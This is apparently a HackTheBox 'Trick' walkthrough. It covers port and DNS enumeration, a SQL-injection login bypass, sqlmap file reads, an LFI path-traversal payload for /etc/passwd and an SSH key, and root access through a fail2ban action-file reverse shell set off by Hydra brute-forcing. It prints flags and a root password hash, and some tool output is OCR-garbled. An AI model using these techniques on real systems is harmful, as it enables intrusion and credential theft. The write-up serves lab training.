1.0 RECONNAISSANCE

1.1 Port Scanning

1.1.1 Port 22

Discover the version of OpenSSH 7.9p1 and the host OS is Debian 10.

```
22/tcp open ssh syn-ack ttl 63 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)

| ssh-hostkey:
| 2048 61:ff:29:3b:36:bd:9d:ac:fb:de:1f:56:88:4c:ae:2d (RSA)
| ssh-rsa

AAAAB3NzaC1yc2EAAAADAQABAAABAQC5Rh57OmAndXFukHce0Tr4BL8CWC8yACwWdu8VZcBPGuMUH8VkvzqseeC8MYxt5SPL1aJm
AsZSgOUreAJNlYNBBKjMoFwyDdArWhqDThlgBf6aqwqMRo3XWIcbQOBkrisgqcPnRKlwh+vqArsj50AZaUq8zs7Q3elE6HrDnj77
9JHCc5eba+DR+Cqk1u4JxfC6mGsaNMAXoaRKsAYlwf4Yjhon16A6MkWszz7t9q5r2bImuYAC0cvgiHJdgLcr0WJh+lV8YIkPyya1
vJFp1gN4Pg7I6CmMaiwSMgSem5aVlKmrLMX10MWhewnyuH2ekMFXUKJ8wv4DgifiAIvd6AGR
| 256 9e:cd:f2:40:61:96:ea:21:a6:ce:26:02:af:75:9a:78 (ECDSA)
| ecdsa-sha2-nistp256

AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAoXvyMKuWhQvWx52EFXK9ytX/pGmjZptG8Kb+DOgKcGeBgG
PKX3ZpryuGR44av0WnKP0gnRLWk7UCbqY3mxXU0=
| 256 72:93:f9:11:58:de:34:ad:12:b5:4b:4a:73:64:b9:70 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGY1WZWn9xuvXhfxFFm82J9eRGNYJ9NnfzECUm0faUXm
```

1.1.2 Port 25

Discover this port and might be SMTP services.

```
25/tcp open smtp? syn-ack ttl 63
|_smtp-commands: Couldn't establish connection on port 25
```

1.1.3 Port 53

Discover the version of ISC BIND 9.11.5-P4-5.1

```
53/tcp open domain syn-ack ttl 63 ISC BIND 9.11.5-P4-5.1+deb10u7 (Debian Linux) | dns-nsid: |_ bind.version: 9.11.5-P4-5.1+deb10u7-Debian
```

1.1.4 Port 80

Discover the version of web server is Nginx 1.14.2.

```
80/tcp open http syn-ack ttl 63 nginx 1.14.2

|_http-title: Coming Soon - Start Bootstrap Theme

|_http-favicon: Unknown favicon MD5: 556F31ACD686989B1AFCF382C05846AA

| http-methods:

|_ Supported Methods: GET HEAD

|_http-server-header: nginx/1.14.2
```

1.2 Port 25 Enumeration

1.2.1 Netcat connection

We can refer to <u>blog</u> and connect via Netcat. Discover a local domain name. Tested and not leaking email address or the ESMTP version used.

```
:~/Documents/HTB/Machine/Linux/Trick/target-items$ nc -v 10.129.190.189 25
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Connected to 10.129.190.189:25.
220 debian.localdomain ESMTP Postfix (Debian/GNU)
EHLO all
250-debian.localdomain
250-PIPELINING
250-SIZE 10240000
250 - VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-DSN
250-SMTPUTF8
250 CHUNKING
```

1.2.2 Metasploit Module

Brute force user's module, settings and result. Below discovered users seem like false positive.

```
<u>msf6</u> auxiliary(<mark>scanner</mark>/smt
RHOSTS => 10.129.190.189
<u>msf6</u> auxiliary(scanner/smt
                                                                                               ) > set RHOSTS 10.129.190.189
[*] 10.129.190.189:25 - 10.129.190.189:25 Banner: 220 debian.localdomain ESMTP Postfix (Debian/GNU)
[*] 10.129.190.189:25 - 10.129.190.189:25 Users found: , _apt, avahl, backup, bin, colord, daemon, dnsmasq, games, geoclue, gna
ts, hplip, irc, list, lp, mail, man, messagebus, mysql, news, nobody, postfix, postmaster, proxy, pulse, rtkit, saned, speech-dispa
tcher, sshd, sync, sys, systemd-coredump, systemd-network, systemd-resolve, systemd-timesync, tss, usbmux, uucp, www-data
[*] 10.129.190.189:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp anum) > set USER_FILE /home/sodanew/Documents/HTB/Machine/Linux/Trick/target-items/words.txt
USER_FILE => /home/sodanew/Documents/HTB/Machine/Linux/Trick/target-items/words.txt
msf6 auxiliary(scanner/smtp/smtp_enum) > options
 [*] 10.129.190.189:25 - 10.129.190.189:25 Banner: 220 debian.localdomain ESMTP Postfix (Debian/GNU)
 Module options (auxiliary/scanner/smtp/smtp_enum):
       Name
                                    Current Setting
                                                                                                                                        Required Description
                                                                                                                                                                 The target host(s), see https://github.com/rapid7/metasploit-frame work/wiki/Using-Metasploit
The target port (TCP)
The number of concurrent threads (max one per host)
Skip Microsoft bannered servers when testing unix users
The file that contains a list of probable users accounts.
       RHOSTS
                                    10.129.190.189
                                                                                                                                        ves
        RPORT
                                                                                                                                        yes
          THREADS
                                                                                                                                         yes
       UNIXONLY true
USER_FILE /home/sodanew/Documents/HTB/Machine/L
                                                                                                                                        yes
                                   inux/Trick/target-items/words.txt
 msf6 auxiliary(s
           10.129.190.189:25 - 10.129.190.189:25 Banner: 220 debian.localdomain ESMTP Postfix (Debian/GNU) 10.129.190.189:25 - Scanned 1 of 1 hosts (100% complete) Auxiliary module execution completed
         10.129.190.189:25
10.129.190.189:25
```

1.3 DNS Enumeration

1.3.1 Domain name

By refer to <u>blog</u> and try to do some basic DNS enumeration. Discover a domain name. We add it in '/etc/hosts' file.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Trick$ dnsrecon -r 127.0.0.0/24 -n 10.129.190.189
[*] Performing Reverse Lookup from 127.0.0.0 to 127.0.0.255
[+] PTR localhost 127.0.0.1
[+] 1 Records Found
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Trick$ dnsrecon -r 127.0.1.0/24 -n 10.129.190.189
[*] Performing Reverse Lookup from 127.0.1.0 to 127.0.1.255
[+] 0 Records Found
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Trick$ dnsrecon -r 10.129.190.189/24 -n 10.129.190.189
[*] Performing Reverse Lookup from 10.129.190.0 to 10.129.190.255
[+] PTR trick.htb 10.129.190.189
[+] 1 Records Found
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Trick$
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Trick$
```

1.3.2 Subdomain

Obtain zone transfer info and the new subdomain. We add it into '/etc/hosts' file as well.

```
w@kalinew:~/Documents/HTB/Machine/Linux/Trick$ dig axfr @10.129.190.189 trick.htb
  <<>> DiG 9.18.1-1-Debian <<>> axfr @10.129.190.189 trick.htb
 (1 server found)
;; global options: +cmd
                         604800 IN
                                                    trick.htb. root.trick.htb. 5 604800 86400 2419200 604800
trick.htb.
                                           SOA
trick.htb.
                         604800 IN
                                           NS
                                                    trick.htb.
trick.htb.
trick.htb.
                          604800
                                                    127.0.0.1
                         604800 TN
                                           AAAA
preprod-payroll.trick.htb. 604800 IN
                                           CNAME
                                                   trick.htb.
trick.htb.
                         604800 IN
                                           SOA
                                                    trick.htb. root.trick.htb. 5 604800 86400 2419200 604800
;; Query time: 255 msec
;; SERVER: 10.129.190.189#53(10.129.190.189) (TCP)
;; WHEN: Sun Jun 19 20:28:35 +08 2022
;; XFR size: 6 records (messages 1, bytes 231)
```

1.4 Web Enumeration on TRICK.HTB

1.4.1 Home Page


Discover common template page. We not getting any info.

```
<
```

1.5 Web Enumeration of PREPORD-PAYROLL subdomain

1.5.1 Home Page

Discover login page via browser access and the PHP extension.



Submit random credential to login page. We get unknown response from the server with '3'.




1.5.2 SQL Injection

Try to SQLi on the login page. Discover path disclosure. Which mean possible we can make us of this vulnerability.




Insert below input to username field. This time we get return 1 code. Looks like this is return success code.



1.5.3 Authentication Bypass

Bypassed the authentication by SQLi and we successfully login as Administrator. After going through the whole application dint leak any useful information. We can continue on with the sqlmap tool.



1.6 SQLMap Enumeration

1.6.1 Databases

Discover all the databases and the backend is MySQL.

```
[21:18:53] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.14.2
back-end DBMS: MySQL >= 5.0.0 (MariaDB fork)
[21:18:53] [INFO] fetching database names
[21:18:53] [INFO] fetching number of databases
[21:18:53] [INFO] retrieved: 2
[21:18:59] [INFO] retrieved: information_schema
[21:21:39] [INFO] retrieved: payroll_db
available databases [2]:
[*] information_schema
[*] payroll_db

[21:23:19] [INFO] fetched data logged to text files under '/home/sodanew/.local/share/sqlmap/output/preprod-payroll.trick.htb'
[*] ending @ 21:23:19 /2022-06-19/
```

1.6.2 Users Credentials

Dump data from users table of payroll DB.

1.6.3 Current User Privileges

Discover that our current user is 'remo@localhost' and we have FILE privileges. Which mean we can read or write file permission on the server machine.

```
web application technology: Nginx 1.14.2
back-end DBMS: MySQL 5 (MariaDB fork)
current user: 'remo@localhost'
database management system users privileges:
[*] %remo% [1]:
   privilege: FILE
```

1.6.4 Nginx Site Available File

Discover a new subdomain of 'preprod-marketing'. We are also able to see the '/var/www/html' and '/var/www/market' directory. And I have no idea on why I can't get full content of the '/etc/nginx/sites-available/default' file.

```
└─$ cat etc nginx sites-available default
server
        listen 80 default server;
        listen [::]:80 default server;
        server_name trick.htb;
        root /var/www/html;
        index index.html index.htm index.nginx-debian.html;
        server_name _;
        location / {
                try files $uri $uri/ =404;
        location ~ \.php$ {
                include snippets/fastcgi-php.conf;
                fastcgi pass unix:/run/php/php7.3-fpm.sock;
        }
server {
        listen 80;
        listen [::]:80;
        server name preprod-marketing.trick.htb;
        root /var/www/market;
        index index.php;
```

1.6.5 Market Index Page

Read file of '/var/www/market/index.php'. Discover that we can try to LFI via the \$file variable.

```
$ cat _var_www_market_index.php

<?php
$file = $_GET['page'];

if(!isset($file) || ($file=="index.php")) {
    include("/var/www/market/home.html");
}
else{
    include("/var/www/market/" str_replace("../","",$file));
}
?>
```

1.7 Web Enumeration on PREPORD-MARKETING subdomain


1.7.1 Directory Fuzz

Discover common 'index.php'.

```
:: Method
                        : GET
 :: URL
                        : http://preprod-marketing.trick.htb/FUZZ
 :: Wordlist
                        : FUZZ: /usr/share/seclists/Discovery/Web-Content/big.txt
:: Extensions
                        : .php
                        : ./web-dir/preprod-marketing-trick-htb-get.csv
 :: Output file
 :: File format
 :: Follow redirects : false
 :: Calibration
                        : false
 :: Timeout
                        : 10
 :: Threads
                        : 40
 :: Matcher
                        : Response status: all
 :: Filter
                        : Response words: 6
index.php [Status: 200, Size: 9660, Words: 3007, Lines: 179, Duration: 256ms]
:: Progress: [40952/40952] :: Job [1/1] :: 157 req/sec :: Duration: [0:05:26] :: Errors: 103 ::
```

1.7.2 Home Page

Access to the subdomain and discover a common web app. We can see the page parameter.



1.8 LFI Enumeration

1.8.1 Users File on Victim machine

As we <u>previously</u> found the page parameter is vuln to LFI. We can try to bypass it and successful get the '/etc/passwd' file.

```
▲ Not secure | view-source:preprod-marketing.trick.htt /index.php?page=....//....//etc/passwd
 👿 HexEdit 😸 WPScan
Line wrap 🗌
      root:x:0:0:root:/root:/bin/bash
      daemon:x:1:1:daemon:/usr/sbin/nologin
      bin:x:2:2:bin:/bin:/usr/sbin/nologin
      sys:x:3:3:sys:/dev:/usr/sbin/nologin
      sync:x:4:65534:sync:/bin:/bin/sync
     games:x:55:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
      lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
      mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
     news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
  uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
      www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
  14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
  15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
  nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
 apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
      messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
      tss:x:105:111:TPM2 software stack,,,:/var/lib/tpm:/bin/false
dnsmasq:x:106:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
```

1.8.2 Console users on machine

Found that 'michael' user and the home directory.

```
(sodanew lai) - [~/.../Machine/Linux/Trick/target-items]
$ cat etc_passwd.md | grep sh$
root:x:0:0:root:/root:/bin/bash
michael:x:1001:1001::/home/michael:/bin/bash
```

1.8.3 Michael SSH Key

Guessing there is a SSH key and We can get the SSH key of micheal via LFI.

We can also use this LFI flaw to obtain file we want as well.

2.0 INITIAL FOOTHOLD

2.1 SSH Login

SSH login via the SSH key and we successful logged to the victim machine. Current user under 'security' group on the machine.

```
The authenticity of host 'trick.htb (10.10.11.166)' can't be established.

ED25519 key fingerprint is SHA256:CUKzxireli5wxT01zNuBswEtE0u/RyyjZ+v07f0UuYY.

This key is not known by any other names

Are you sure you want to continue connecting (yes/no/[fingerprint])? yes

Warning: Permanently added 'trick.htb' (ED25519) to the list of known hosts.

Linux trick 4.19.0-20-amd64 #1 SMP Debian 4.19.235-1 (2022-03-17) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Jun 30 08:11:02 2022 from 10.10.14.50

michael@trick:-$ whoami
michael
michael@trick:-$ id
uid=1001(michael) gid=1001(michael) groups=1001(michael),1002(security)
michael@trick:-$
```

2.2 Sudo Permission

Discover that we can run fail2ban restart as root.

```
michael@trick:/etc/fail2ban/action.d$ sudo -l
Matching Defaults entries for michael on trick:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User michael may run the following commands on trick:
        (root) NOPASSWD: /etc/init.d/fail2ban restart
```

2.3 Files under security groups

Check file and directories under 'security' groups. Discover '/etc/fail2ban/action.d' directory.

```
michael@trick:/etc/fail2ban/action.d$ find / -group security 2> /dev/null
/etc/fail2ban/action.d
michael@trick:/etc/fail2ban/action.d$
```

2.4 Fail2Ban Jail Configuration File

By referring to this <u>blog</u>, check the '/etc/fail2ban/jail.conf' and search for the banaction. The banaction is taken from the ip-tables-multiport. Which mean it the configuration from '/action.d/ip-tables-multiport.conf' file.

Discover the max retries and the interval of time to be banned.

```
# ignorecommand = /path/to/command <ip>
ignorecommand =
# "bantime" is the number of seconds that a host is banned.
bantime = 10s

# A host is banned if it has generated "maxretry" during the last "findtime"
# seconds.
findtime = 10s
# "maxretry" is the number of failures before a host get banned.
maxretry = 5
```

2.5 Action Directory of Fail2Ban

Check on '/etc/fail2ban/action.d' directory. We can see there is 'iptables-multiport.conf' file. This file will be used based on <u>jail.conf</u> file we found earlier.

```
michael@trick:/etc/fail2ban/ac
abuseipdb.conf
                                             ion.d$ ls
firewallcmd-rich-rules.conf
                                                                                                  mail.conf
                                                                                                                                      sendmail-buffered.conf
apf.conf
badips.conf
                                            helpers-common.conf
hostsdeny.conf
                                                                                                  mail-whois-common.conf
mail-whois.conf
                                                                                                                                      sendmail-common.conf
sendmail.conf
badips.py
blocklist_de.conf
                                                                                                  mail-whois-lines.conf
mynetwatchman.conf
                                                                                                                                      sendmail-geoip-lines.conf
sendmail-whois.conf
                                             ipfilter.conf
                                             ipfw.conf
bsd-ipfw.conf
cloudflare.conf
                                            iptables-allports.conf iptables-common.conf
                                                                                                  netscaler.conf
nftables-allports.conf
                                                                                                                                       sendmail-whois-ipjailmatches.conf
                                                                                                                                      sendmail-whois-ipmatches.conf
                                            iptables.conf
iptables.conf
iptables-ipset-proto6.allports.conf
iptables-ipset-proto6.conf
complain.conf
                                                                                                  nftables-common.conf
nftables-multiport.conf
                                                                                                                                      sendmail-whois-lines.conf
sendmail-whois-matches.conf
dshield.conf
dummy.conf
firewallcmd-allports.conf
                                                                                                                                      shorewall.conf
shorewall-ipset-proto6.conf
                                                                                                  nginx-block-map.conf
                                                                                                  npf.conf
firewallcmd-common.conf
firewallcmd-ipset.conf
                                           iptables-multiport.conf
                                                                                                  nsupdate.conf
                                                                                                                                      smtp.py
symbiosis-blacklist-allports.conf
                                                                                                  osx-afctl.conf
                                            iptables-multiport-log.conf
firewallcmd-multiport.conf
firewallcmd-new.conf
                                             iptables-new.conf
                                                                                                  osx-ipfw.conf
                                                                                                                                      ufw.conf
xarf-login-attack.conf
                                            iptables-xt_recent-echo.conf
mail-buffered.conf
                                                                                                  pf.conf
firewallcmd-rich-logging.conf
                                                                                                   route.conf
 nichael@trick:/etc/fail2ban/action.d$
```

2.6 Iptables-multiport configuration file

The content of 'iptables-multiport.conf'. We can see the actionban and actionunban, allowed us to inject cmd in it.

Verify that we can write file into this '/action.d' directory. Below show we success created file on the machine.

```
michael@trick:/etc/fail2ban/action.d$ touch test
michael@trick:/etc/fail2ban/action.d$ ls -lah test
-rw-r--r-- 1 michael michael 0 Jul 1 03:16 test
michael@trick:/etc/fail2ban/action.d$
```

3.0 LOCAL PRIVILEGES ESCALATION - LPE

3.1 Payload

By referring to the same <u>blogpost</u> and follow the steps to privileges escalation as root. Please note that we have already injected the reverse shell payload on the 'iptables-multiport.conf' file and restarted the fail2ban service.

```
michael@trick:/tmp$ mv /etc/fail2ban/action.d/iptables-multiport.conf /etc/fail2ban/action.d/iptables-multiport.bak
michael@trick:/tmp$ cp /etc/fail2ban/action.d/iptables-multiport.bak /etc/fail2ban/action.d/iptables-multiport.conf
michael@trick:/tmp$ chmod 777 /etc/fail2ban/action.d/iptables-multiport.conf
michael@trick:/tmp$ vi /etc/fail2ban/action.d/iptables-multiport.conf
michael@trick:/tmp$ sudo /etc/init.d/fail2ban restart
[ ok ] Restarting fail2ban (via systemctl): fail2ban.service.
michael@trick:/tmp$
```

3.2 Reverse Shell payload

The content we added to 'iptables-multiport.conf' shown below. Which is the reverse shell for root to execute when our IP get banned.

3.3 Hydra SSH Failed attempt

Open a listener on attacker machine 1st and use hydra tool to SSH Brute Force can help to make failed attempt in 10seconds.

```
Les hydra -l root -P passwords.txt 10.10.11.166 ssh -V
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for ille
gal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thr/thc-hydra) starting at 2022-07-01 09:06:04

[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4

[DATA] max 16 tasks per 1 server, overall 16 tasks, 168 login tries (1:1/p:168), -11 tries per task

[DATA] attacking ssh://10.10.11.166 - login "root" - pass "123456" - 1 of 168 [child 0] (0/0)

[ATTEMPT] target 10.10.11.166 - login "root" - pass "password" - 2 of 168 [child 1] (0/0)

[ATTEMPT] target 10.10.11.166 - login "root" - pass "12345678" - 3 of 168 [child 2] (0/0)

[ATTEMPT] target 10.10.11.166 - login "root" - pass "123456789" - 5 of 168 [child 3] (0/0)

[ATTEMPT] target 10.10.11.166 - login "root" - pass "123456789" - 5 of 168 [child 4] (0/0)

[ATTEMPT] target 10.10.11.166 - login "root" - pass "123457 - 6 of 168 [child 5] (0/0)

[ATTEMPT] target 10.10.11.166 - login "root" - pass "123457" - 9 of 168 [child 5] (0/0)

[ATTEMPT] target 10.10.11.166 - login "root" - pass "111111" - 8 of 168 [child 7] (0/0)

[ATTEMPT] target 10.10.11.166 - login "root" - pass "1234567" - 9 of 168 [child 8] (0/0)

[ATTEMPT] target 10.10.11.166 - login "root" - pass "1234567" - 9 of 168 [child 1] (0/0)

[ATTEMPT] target 10.10.11.166 - login "root" - pass "123457" - 0 of 168 [child 1] (0/0)

[ATTEMPT] target 10.10.11.166 - login "root" - pass "1234567" - 9 of 168 [child 1] (0/0)

[ATTEMPT] target 10.10.11.166 - login "root" - pass "1234567" - 1 of 168 [child 1] (0/0)

[ATTEMPT] target 10.10.11.166 - login "root" - pass "1234567" - 3 of 168 [child 1] (0/0)
```

3.4 Root Shell Gained

Shell gained after the hydra brute force SSH failed attempts.

```
Ncat: Version 7.92 (https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Connection from 10.10.11.166.
Ncat: Listening on 0.0.0.0;5555
Ncat: Connection from 10.10.11.166.
Ncat: Connection from 10.10.11.166.
Ncat: Connection from 10.10.11.166.
Season of the terminal process group (1962): Inappropriate ioctl for device bash: no job control in this shell root@trick:/# id id uid=0(root) gid=0(root) groups=0(root) root@trick:/# whoami whoami root root@trick:/# cat /root/root.txt cat /root/root.txt

cat /root/root.txt
08173a3b5f1363bdbe75a3a7e838ead2
root@trick:/# cat /root/root.txt
cat /root/root.txt
cat /home/michael/user.txt
ab4e89683970fc6d78c9ballefac888a
root@trick:/# cat /etc/shadow
cat /etc/shadow
root:56$lbBzS2rUUVRa6Erd$u2u317eVZBZgdCrT2HViYv.69vxazyKjAuVETHTpTpD42H0RDPQIbsCHwPdKqBQphI/FOmpEt3lgD9QBsu6nU1:19104:0:99999:7:::
```